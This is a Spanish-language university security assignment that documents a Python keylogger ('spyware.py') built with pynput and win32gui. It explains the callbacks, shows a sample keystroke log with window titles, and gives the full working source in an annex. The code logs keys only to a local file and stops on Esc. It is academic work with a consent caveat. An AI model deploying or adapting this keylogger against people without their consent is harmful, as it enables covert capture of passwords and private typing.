

CNO IV:
Seguridad
Informática
Primer Parcial

ACTIVIDAD 03

NO **PRESIONES** **ESC...** **TODAVÍA**

Frieda María Ortiz López - 184346

Índice

INTRODUCCIÓN	3
IMPLEMENTACIÓN TÉCNICA	3
CAPTURA Y REPRESENTACIÓN DE LAS TECLAS.	3
PERSISTENCIA DEL REGISTRO	5
ASOCIACIÓN TEMPORAL Y REGISTRO DE TECLAS PRESIONADAS	5
DETECCIÓN DEL CAMBIO DE VENTANA	5
EVIDENCIAS	6
CONCLUSIONES	6
ANEXOS	7
CÓDIGO COMPLETO	7

Introducción

Un *spyware* es un tipo de software malicioso diseñado para recopilar información de un dispositivo y de sus usuarios sin su consentimiento. Su objetivo es obtener datos personales, hábitos de navegación, credenciales o información financiera para enviarlos a terceros con fines comerciales o delictivos. Debido a que opera de manera discreta, suele ser difícil de detectar y es un riesgo importante para la confidencialidad de la información y la seguridad de los sistemas.

Una de las técnicas que puede formar parte del *spyware* es el registro de eventos del teclado, conocido como *keylogging*. Esta técnica permite capturar los eventos generados al presionar determinadas teclas y asociarlos con información adicional, como la fecha y hora en que ocurrieron. Aunque puede utilizarse maliciosamente para obtener contraseñas u otros datos sensibles, también puede estudiarse de manera legítima en entornos controlados para comprender el funcionamiento de los *event hooks*, los *callbacks* y los mecanismos de monitoreo de dispositivos de entrada.

En esta actividad se desarrolló (con fines académicos), un programa en Python capaz de registrar eventos del teclado, almacenarlos en un archivo local y asignarles un timestamp. La implementación permite analizar cómo se detectan y procesan estos eventos, comprobar la persistencia de los registros e identificar el orden en que ocurren.

Implementación técnica

La implementación se realizó en Python utilizando la clase *Listener* de la librería *pynput*, la cual permite detectar eventos generados por el teclado mediante un event hook y funciones de tipo callback.

Un *event hook* es un mecanismo que detecta cuando un evento ocurre, mientras que un *callback* es la función que se ejecuta como respuesta.

También se utilizó el módulo *datetime* para obtener la fecha y hora de cada evento, así como un archivo local denominado *activity.log* para conservar los registros.

Aunque es parte de los requisitos de la actividad, investigué la posibilidad de identificar la ventana en la que se generaban los eventos. Para realizar esto utilicé el módulo *win32gui*, con el que se obtiene el título de la ventana activa y se registra cuando se detecta un cambio.

Captura y representación de las teclas.

format_key(): recibe la tecla presionada y define cómo será representada en el archivo.

- Si es una letra, número o símbolo, usa el atributo *key.char*.
- Si es una tecla especial, como no tiene el atributo *.char*, captura la excepción *AttributeError* y regresa el nombre de la tecla, por ejemplo, *[enter]*, *[shift]* o *[esc]*.

```
def format_key(key):
    try:
        # si obtienen caracteres
        return key.char
    except AttributeError:
        # las teclas especiales no tienen atributo char, pero sí nombre
        return f"[{key.name}]"
```

on_press(): es un callback que se ejecuta cada vez que el listener detecta que fue presionada una tecla. Crea un timestamp con fecha, hora, segundos y milisegundos. También manda llamar a la función `format_key()` y envía los datos a la función `save_log()`.

```
def on_press(key):
    # se ejecuta cuando se presiona una tecla
    global last_window

    current_window = get_active_window()

    # Registra la ventana activa cuando cambia
    if current_window != last_window:
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        save_log(timestamp, "WINDOW_CHANGE", current_window)
        last_window = current_window

    # registra la tecla presionada con su timestamp
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
    key_text = format_key(key)
    key_event = "PRESSED"

    save_log(timestamp, key_event, key_text)
```

on_release(): se utiliza para registrar cuando se sueltan las teclas especiales. Decidí que, para evitar información repetitiva, las liberaciones de letras, números y símbolos no se almacenarían. Además, se encarga de detectar cuando el usuario suelta la tecla [esc]; en ese caso devuelve False para detener el listener.

```
def on_release(key):
    # Registra cuando se sueltan las teclas especiales
    if isinstance(key, Key):
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        key_text = format_key(key)
        key_event = "RELEASE"

        save_log(timestamp, key_event, key_text)

    # Detiene el programa cuando la tecla presionada (y soltada) es esc
    if key == Key.esc:
        return False
```

listener: funciona como event hook y se inicia con las funciones `on_press()` y `on_release()` como callbacks. El método `listener.join()` mantiene el listener en ejecución hasta que `on_release()` devuelve False al soltar la tecla [esc].

```
# inicia el listener y conecta cada evento con su función de callback
with Listener(on_press=on_press, on_release=on_release) as listener:
    # mantiene en ejecución el listener hasta que on_release regresa False
    listener.join()
```

Persistencia del registro

La función `save_log()` abre el archivo `activity.log`, con el modo 'a', para que la información se registre en un mismo archivo y no se sobre escriba. Y en su defecto de no existir el archivo, lo crea. Cada registro incluye el momento del evento, el tipo de evento y la tecla correspondiente. De esta manera, los registros permanecen después de que finaliza el programa.

```
def save_log(timestamp, key_event, key_text):
    # almacena los eventos registrados
    with open("activity.log", "a") as log_file:
        log_file.write(f"{timestamp} | {key_event} | {key_text}\n")
```

Asociación temporal y registro de teclas presionadas

Cada evento registrado incluye un timestamp con la fecha, hora, minutos, segundos y milisegundos. La fecha y hora se obtiene con `datetime.now()`, y `strftime()` define el formato en el que se guarda en el registro para así saber cuándo ocurrió un evento.

```
timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")
```

Detección del cambio de ventana

Como mencioné anteriormente, investigué la posibilidad de registrar un cambio de ventana para tener contexto de en donde se registraron los eventos. Utilicé el módulo `win32gui`, que permite interactuar con la interfaz gráfica de Windows. Para su implementarlo creé la función:

- **`get_active_window()`**: que obtiene un identificador de la ventana que se encuentra en primer plano con `GetForegroundWindow()`. Y luego con `GetWindowText()` obtiene el nombre de la ventana. Se compara con `last_window` que tiene el nombre de la última ventana registrada.

```
def get_active_window():
    # obtiene el identificador de la ventana
    window_handle = win32gui.GetForegroundWindow()

    # obtiene el nombre de la ventana
    window_title = win32gui.GetWindowText(window_handle)


    return window_title
```

Esta implementación no hace un monitoreo de las ventanas constantemente, y como la comparación se hace cuando se presiona una tecla en la nueva ventana, si no se hace el tecleo no se registraría el cambio de ventana.

Si quisiéramos detectar cambios sin depender de eventos del teclado sería necesario utilizar un proceso de monitoreo independiente o eventos específicos del sistema operativo, lo cual ya se encontraba (aún más) fuera del alcance de la actividad.

Evidencias

Para comprobar el funcionamiento del programa se realizaron diferentes pruebas dentro de mi propio equipo. Durante las pruebas se verificó el registro de caracteres, teclas especiales, las marcas de tiempo, los cambios de ventana y que el registro de los eventos permaneciera en el archivo `activity.log`. EL programa terminó correctamente al presionar la tecla `[esc]`



```
activity.log
Archivo  Editar  Ver

2026-08-24 02:23:17.757 | WINDOW_CHANGE | Spotify Premium
2026-08-24 02:23:17.759 | PRESSED | s
2026-08-24 02:23:17.995 | PRESSED | p
2026-08-24 02:23:18.156 | PRESSED | o
2026-08-24 02:23:18.407 | PRESSED | t
2026-08-24 02:23:18.544 | PRESSED | i
2026-08-24 02:23:18.694 | PRESSED | f
2026-08-24 02:23:18.894 | PRESSED | y
2026-08-24 02:23:23.575 | WINDOW_CHANGE | spyware.py - Portafolio - Visual Studio Code
2026-08-24 02:23:23.576 | PRESSED | v
2026-08-24 02:23:23.632 | PRESSED | i
2026-08-24 02:23:23.783 | PRESSED | s
2026-08-24 02:23:23.908 | PRESSED | u
2026-08-24 02:23:24.033 | PRESSED | a
2026-08-24 02:23:24.158 | PRESSED | l
2026-08-24 02:23:24.406 | PRESSED | [space]
2026-08-24 02:23:24.494 | RELEASE | [space]
2026-08-24 02:23:24.507 | PRESSED | s
2026-08-24 02:23:24.707 | PRESSED | t
2026-08-24 02:23:24.820 | PRESSED | u
2026-08-24 02:23:25.007 | PRESSED | d
2026-08-24 02:23:25.082 | PRESSED | i
2026-08-24 02:23:25.232 | PRESSED | o
2026-08-24 02:23:28.920 | WINDOW_CHANGE | Document1 - Word
2026-08-24 02:23:28.921 | PRESSED | w
2026-08-24 02:23:29.109 | PRESSED | o
2026-08-24 02:23:29.257 | PRESSED | r
2026-08-24 02:23:29.508 | PRESSED | d
2026-08-24 02:23:33.557 | WINDOW_CHANGE | New Tab - Brave
2026-08-24 02:23:33.560 | PRESSED | b
2026-08-24 02:23:33.609 | PRESSED | r
2026-08-24 02:23:33.795 | PRESSED | a
2026-08-24 02:23:34.007 | PRESSED | v
2026-08-24 02:23:34.195 | PRESSED | e
2026-08-24 02:23:38.833 | WINDOW_CHANGE | WhatsApp
2026-08-24 02:23:38.836 | PRESSED | w
2026-08-24 02:23:39.108 | PRESSED | h
2026-08-24 02:23:39.608 | PRESSED | a
2026-08-24 02:23:39.807 | PRESSED | t
2026-08-24 02:23:40.308 | PRESSED | s
2026-08-24 02:23:41.007 | PRESSED | a
2026-08-24 02:23:41.195 | PRESSED | p
2026-08-24 02:23:41.358 | PRESSED | p
2026-08-24 02:23:49.812 | PRESSED | [esc]
2026-08-24 02:23:49.957 | RELEASE | [esc]

Ln 1, Col 1 | 1.854 caracteres. | Texto sin formato | 100% | Windows (CRLF) | ANSI
```

Conclusiones

Con esta actividad logré comprender cómo funcionan los *event hooks* y los *callbacks* para detectar y responder a los eventos generados por el teclado.

La asociación temporal permitió registrar cada evento con fecha y hora para facilitar la identificación del momento y el orden en que ocurren las acciones. También, identificar el tipo de evento que ocurre. Fue interesante saber cómo obtener la ventana activa mediante `win32gui` lo que me permitió registrar un evento de cambio de ventana.

Finalmente, la práctica permitió observar que una función sencilla puede utilizarse para recopilar información relevante sobre la actividad de un usuario. Además de comprender su funcionamiento técnico, es necesario reconocer los riesgos de privacidad y seguridad relacionados con el uso de este tipo de herramientas sin consentimiento y siempre realizarlo en entornos donde exista la expresa autorización para hacerlo.

Anexos

Código completo

```
import win32gui # type: ignore
from datetime import datetime
from pynput.keyboard import Key, Listener

last_window = None

def get_active_window():
    # obtiene el identificador de la ventana
    window_handle = win32gui.GetForegroundWindow()

    # obtiene el nombre de la ventana
    window_title = win32gui.GetWindowText(window_handle)

    return window_title

def save_log(timestamp, key_event, key_text):
    # almacena los eventos registrados
    with open("activity.log", "a") as log_file:
        log_file.write(f"{timestamp} | {key_event} | {key_text}\n")

def format_key(key):
    try:
        # si obtienen caracteres
        return key.char
    except AttributeError:
        # las teclas especiales no tienen atributo char, pero si nombre
        return f"[{key.name}]"

def on_press(key):
    # se ejecuta cuando se presiona una tecla
    global last_window

    current_window = get_active_window()

    # Registra la ventana activa cuando cambia
    if current_window != last_window:
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        save_log(timestamp, "WINDOW_CHANGE", current_window)
        last_window = current_window

    # registra la tecla presionada con su timestamp
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
    key_text = format_key(key)
    key_event = "PRESSED"

    save_log(timestamp, key_event, key_text)

def on_release(key):
    # Registra cuando se sueltan las teclas especiales
    if isinstance(key, Key):
        timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        key_text = format_key(key)
        key_event = "RELEASE"

        save_log(timestamp, key_event, key_text)

    # Detiene el programa cuando la tecla presionada (y soltada) es esc
    if key == Key.esc:
        return False

# inicia el listener y conecta cada evento con su función de callback
with Listener(on_press=on_press, on_release=on_release) as listener:
    # mantiene en ejecución el listener hasta que on_release regresa False
    listener.join()
```